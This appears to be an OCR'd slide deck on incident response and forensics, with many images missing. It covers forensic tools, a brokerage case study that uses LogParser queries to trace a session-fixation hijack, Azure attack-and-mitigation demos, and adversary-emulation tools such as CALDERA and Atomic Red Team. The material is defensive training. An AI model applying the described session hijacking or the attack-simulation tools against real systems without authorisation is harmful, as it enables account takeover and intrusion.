Team Members	· Performs incident response as planned · Often assumes responsibility for intrusion detection · Issues recommendations regarding new vulnerabilities and threats · Contributes to education and awareness within the organization · Participates in incident response sharing efforts	· Excellent technical skills pertaining to system administration, network administration, programming, technical support or intrusion detection · Best practice is to have at least one member highly proficient in each major area of technology · Best practice is to have members specialized in technical areas (network intrusion detection, malware analysis or forensics) · Problem-solving and critical thinking abilities

Certifications and skills

| Profili | Technical Skills | | | | | | | | | | | | | | | | | | | | Pesonal Skills | | | | | | | | | | | | | | | | Certificazioni Consigliate | | | | | | | | | | | | | | | | | | |

Tableau Write Blocker

- SATA\IDE

Digital Camera

- Document state of evidence
- Inventory items seized


Chain of Custody Form

- Log all transfer of evidence

Hard Drive/Computer Details

Chain of Custody

Evidence Bags



MISC.

หลักฐานแบบ Volatile


หาข้อมูลเหล่านี้

- Running processes
- Executed console commands
- Passwords in clear text
- Unencrypted data
- Instant messages
- IP addresses
- Trojan Horses
- Who is logged into the system

นำข้อมูลออกจาก RAM ขณะที่เครื่องเปิด โดยไม่เขียนลงในวัตถุพยาน โดยเด็ดขาด

Accessdata FTk Imager

- Live Memory Acquisition
  - Encryption Keys, Passwords, Running Processes




ImDisk Virtual Disk Driver

- Mount evidence files as Read Only Hard Drive

Regripper


- Registry Analysis
  - SAM
  - Security
  - Software
  - System
  - NTUser




Helix

- Free Version still available
- Best of Both Worlds
  - Run applications from within Windows
  - Boot from Linux Live CD

Malwarebytes Anti-Malware




But Jeffrey can show them all ☺
http://regex.info/exif.cgi (1st step : upload image)




Exiftool - Photos

Exiftool – Office Documents




ProcMon



Internet Evidence Finder

Forensic Software Suite

Autopsy




References & Thanks

- NIST 800-61
- NIST 800-86
- http://www.cert.org/csirts/Creating-A-CSIRT.html
- http://www.ussecurityawareness.org/highres/incident-response.html
- http://windowsir.blogspot.com
- http://www.ericjhuber.com
- Chris Pogue – Trustwave SpiderLabs
  - http://blog.spiderlabs.com (Sniper Forensics)

Azure : Security Incident Response Lifecycle


Microsoft Azure Incident Response Roles



Incident Response for Web Application

2/8/22

Three Tier Web Application



These servers may be independent or may run on the same machine

227

Standard Incident Response & Forensics

- Capture volatile data
  - Processes
  - Ports and network connections
  - Memory dumps
  - Logged in users
- Perhaps capture some non-volatile data
  - Event logs
  - File listing and timestamps
- Shutdown system
- Make forensic image

Standard Incident Response & Forensics

- Analyze image with forensic tools
  - Examine file timestamps
  - Check for known malicious software
  - Examine deleted files
  - Conduct string searches
  - Carve files based on headers

How Does Web App Forensics Differ?

Let's find out…

Why Standard Process Doesn't Work

- Web applications are often distributed across multiple servers
- Web applications are often business critical and downtime for imaging may not be allowed
- Database servers usually have large disk arrays
- Web application attacks usually do not leave evidence in the same places as other attacks
- Web application forensics and incident response requires a solid understanding of web application security issues – not a conventional "forensicator" skill

Web Application Forensics Overview

- Understand the "normal" flow of the application
- Review log files:
  - Web Server
  - Application Server
  - Database Server
  - Application
- Capture application and server configuration files
- Identify potential anomalies:
  - Malicious input from client
  - Breaks in normal web access trends
  - Unusual referrers
  - Mid-session changes to cookie values
- Determine a remediation plan

Symptoms

- "I see a trade executed from my account …10000 shares of a company I haven't even heard about, were purchased on January 17 (2006) @ 2 pm from my account!" – a client of a well-established brokerage firm in NYC.
- 7 other clients of the same brokerage firm report the same issue – in January 2006.

Investigation

Computer security breaches were the prime suspect.

Was the brokerage firm hacked? Was it the end user who was hacked?

We had dates and times of the trade executions as a clue.

Investigation

Our team began reviewing the brokerage firm's online trading application for clues

- Network logs
- Web server logs
- Security mechanisms of the application

We asked to duplicate the victim's hard drive and review it for indicators of compromise.

Web Server Logs

Requested IIS logs for January 17, 2006 from all the (load balanced) servers.

Combined the log files into one common repository = 1 GB

Microsoft's Log Parser to the rescue

SOSECURE

Microsoft LogParser

- LogParser is an excellent and free tool for analyzing log files
- Available from www.microsoft.com
- More information on unofficial LogParser support site: http://www.logparser.com/
- Supports a variety of log formats
- Uses SQL syntax to process log files

SOSECURE

Microsoft LogParser

- Parsed out all requests to execute.asp using Microsoft Log Parser:

```
LogParser -o:csv "select * INTO execute.csv from
 *.log where          cs-uri-stem like
 '/execute.asp%'"
```

SOSECURE

Can You Find The Smoking Gun?

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2006-01-017 01:03:15
```

#Fields:time	c-ip	cs-method	cs-uri-stem	cs-uri-query	Status	version
1:03:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
1:04:35	172.16.54.33	POST	/execute.asp	sessionid=384094309387 4b3484c3839da9340494	200	HTTP/1.0
1:08:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
1:10:19	172.16.87.231	POST	/execute.asp	sessionid=298230e0393bc09849d839209883993	200	HTTP/1.0
1:13:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
1:18:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
1:19:20	172.16.121.3	POST	/execute.asp	sessionid=676db87873ab0393898da0398348c89	200	HTTP/1.0
1:21:43	172.16.41.53	POST	/execute.asp	sessionid=384094309387 4b3484c3839da9340494	200	HTTP/1.0
1:23:16	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
1:28:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
.	.	.	.	.	.	.
.	.	.	.	.	.	.

SOSECURE

Next Step

- Noticed repeated use of same sessionid at regular intervals from the same IP
- Parsed out all requests with the suspicious sessionid

```
LogParser -o:csv "select * INTO sessionid.csv
  from *.log where          cs-uri-query like
  '%90198e1525e4b03797f833ff4320af39'"
```

Can You Find The Smoking Gun?

#Fields:time	c-ip	cs-method	cs-uri-stem	cs-uri-query	Status	version
1:03:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
1:08:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
1:13:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
1:18:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
1:23:16	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
1:28:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
.	.	.	.	.	.	.
.	.	.	.	.	.	.
13:53:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
13:58:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
14:03:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
14:07:23	172.16.14.166	POST	/login.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
14:07:54	172.16.14.166	POST	/account.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
14:08:15	172.16.22.33	POST	/execute.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0
14:10:09	172.16.22.33	POST	/confirm.asp	sessionid=90198e1525e4b03797f833ff4320af39	200	HTTP/1.0

Phishing?

- No indications of key logging trojans, malware, viruses, etc. were found on the victim's computer.
- Look what we found in the archived .pst file:

URL: https://www.xyzbrokerage.com/login.asp?sessionid=90198e1525e4b03797f833ff4320af39

Session Fixation

- The application was confirmed to be vulnerable to session fixation:
  - A session id was issued before login
  - The same session id was used by the application after login for the purposes of user authorization
  - This allowed an attacker to hijack legitimate user sessions using a bit of social engineering

Incident Handling on Cloud

Agenda


Goal: Showcase a combination of (attack + mitigation) on a specific Azure resource

1. DDoS attack on a web Application hosted on a Virtual Machine
2. XSS attack on a web Application hosted on a Azure Web App (App Service)
3. SQL injection attack on a Web Application (Web App + SQL DB)
4. Virus attack on a Virtual Machine


Steps

Step 0	day 0.
Step 1	Deploy workload and components
Step 2	Perform an attack
Step 3	Detect that an attack has happened
Step 4	Mitigate the specific attack, and if possible put in preventative measures
Step 5	Perform another attack. This time the attack should not have been successful


DDoS Attack: On a Web Application hosted on a Virtual Machine




XSS attack on a web App hosted on a Azure Web App (App Service)




SQL injection attack on a Web Application (Web App + SQL DB)



Virus attack on a Virtual Machine



Virus-Attack-On-Virtual-Machines




Azure Security Center Endpoint Supported Platforms

Platform	Azure Security Center Endpoint Recommendations	Notes
Windows 2008 R2	Yes	Installs Endpoint protection and reports logs to OMS
Windows 2012 R2	Yes	Installs Endpoint protection and reports logs to OMS
Windows 2016	Yes	Installs Endpoint protection and reports logs to OMS
Ubuntu Server 16.04 LTS	ASC do not detect Linux operating systems for Endpoint Protection	
Ubuntu Server 14.04 LTS	ASC do not detect Linux operating systems for Endpoint Protection	
Red Hat Enterprise Linux 7.3	ASC do not detect Linux operating systems for Endpoint Protection	


SQL injection attack on a Web Application (Web App + SQL DB)

Use case 1




SQL injection attack on a Web Application (Web App + SQL DB)

Use case 2




SQL injection attack on a Web Application (Web App + SQL DB)

Use case 3




XSS (Cross Site Scripting) attack on a Web Application

Use case 1




XSS (Cross Site Scripting) attack on a Web Application

Use case 2



DDoS Attack: On a Web Server hosted on a Virtual Machine




Additional Information

- Azure Security Scenarios PPT
- https://github.com/Azure/azure-quickstart-templates/tree/master/101-VM-Virus-Attack-Prevention
- https://github.com/Azure/azure-quickstart-templates/tree/master/101-XSS-Attack-Prevention
- https://github.com/Azure/azure-quickstart-templates/tree/master/101-SQL-Injection-Attack-Prevention
- https://github.com/Azure/azure-quickstart-templates/tree/master/101-DDoS-Attack-Prevention


Azure Security Center Security Alerts Playbook

- Simulate attacks in VMs/Computers monitored by Azure Security Center



AUTOMATION & ORCHESTRATION

AUTOMATION & ORCHESTRATION




Additional Information

- https://docs.microsoft.com/en-us/azure/security-center/security-center-playbooks
- https://docs.microsoft.com/en-us/azure/logic-apps/logic-apps-overview


Incident Handling tools on Cloud Computing

Collecting Evidence from Azure IaaS VMs




Azure Data Storage


- Currently, only IaaS OS and Data drive can be copied from Azure Storage. IaaS Resource drives, and all PaaS drives, must be copied from the VM.




Examining Evidence from Azure VMs



SANS Investigative Forensic Toolkit




Volatility Framework




Incident Response Exercise and Attack Simulation

Adversary Emulation Plans



https://attack.mitre.org/resources/adversary-emulation-plans/

Example of an emulation plan



Adversary Emulation Tools


THIS IS NOT ADVERSARY EMULATION
Vuln Scanning like an APT

nessus Professional

nexpose®


Qualys.

Atomic Red Team



Methodology

- Select a test
- Execute Test
- Collect Evidence
- Develop Detection
- Measure Progress




Example

Develop Detection

https://atomicredteam.io/testing

Defensive Gap Assessment with MITRE ATT&CK




https://www.cybereason.com/blog/defensive-gap-assessment-with-mitre-attck

APT Simulator

https://github.com/soprasteria/cybersecurity-APTSimulator


APT Simulator

https://github.com/soprasteria/cybersecurity-APTSimulator




Malware Simulator


https://github.com/bcaseiro/malwaresimulator




Attack Simulator
CALDERA



Attack Simulator
CALDERA



Attack Simulator
CALDERA



SOAR (Security Orchestration, Automation and Response)

What is SOAR?

- SOAR solutions gather alarm data from each integrated platform and place them in a single location for additional investigation.
- SOAR's approach to case management allows users to research, assess and perform additional relevant investigations from within a single case.
- SOAR establishes integration as a means to accommodate highly automated, complex incident response workflows, delivering faster results and facilitating an adaptive defense.
- SOAR solutions include multiple playbooks in response to specific threats: Each step in a playbook can be fully automated or set up for one-click execution directly from within the platform

What SOAR is Not


- A SOAR solution is not a replacement for skilled analysts. Deploying a SOAR solution to replace analysts will inevitably create more risk rather than mitigation. Instead, a SOAR solution should be viewed as an enabler for the security program and security analysts alike.
- SOAR solutions are not designed to ingest a large volume of raw events. Instead, SOAR solutions are designed to pick up the incident where SIEM functionality ends, providing an automated and orchestrated response throughout the Identification Phase, as well as the Containment, Eradication and Recovery Phases.
- SOAR is a solution for mitigating security threats through automation which is programmed to collect data about security threats from various sources and respond quickly to the low-level security events without human assistance.

SOAR Functions


SOAR overview:

Security Orchestration, Automation and Response: AN Overview

SOAR Workflow



SOAR Playbook



SOAR Open Source Tool

TheHive

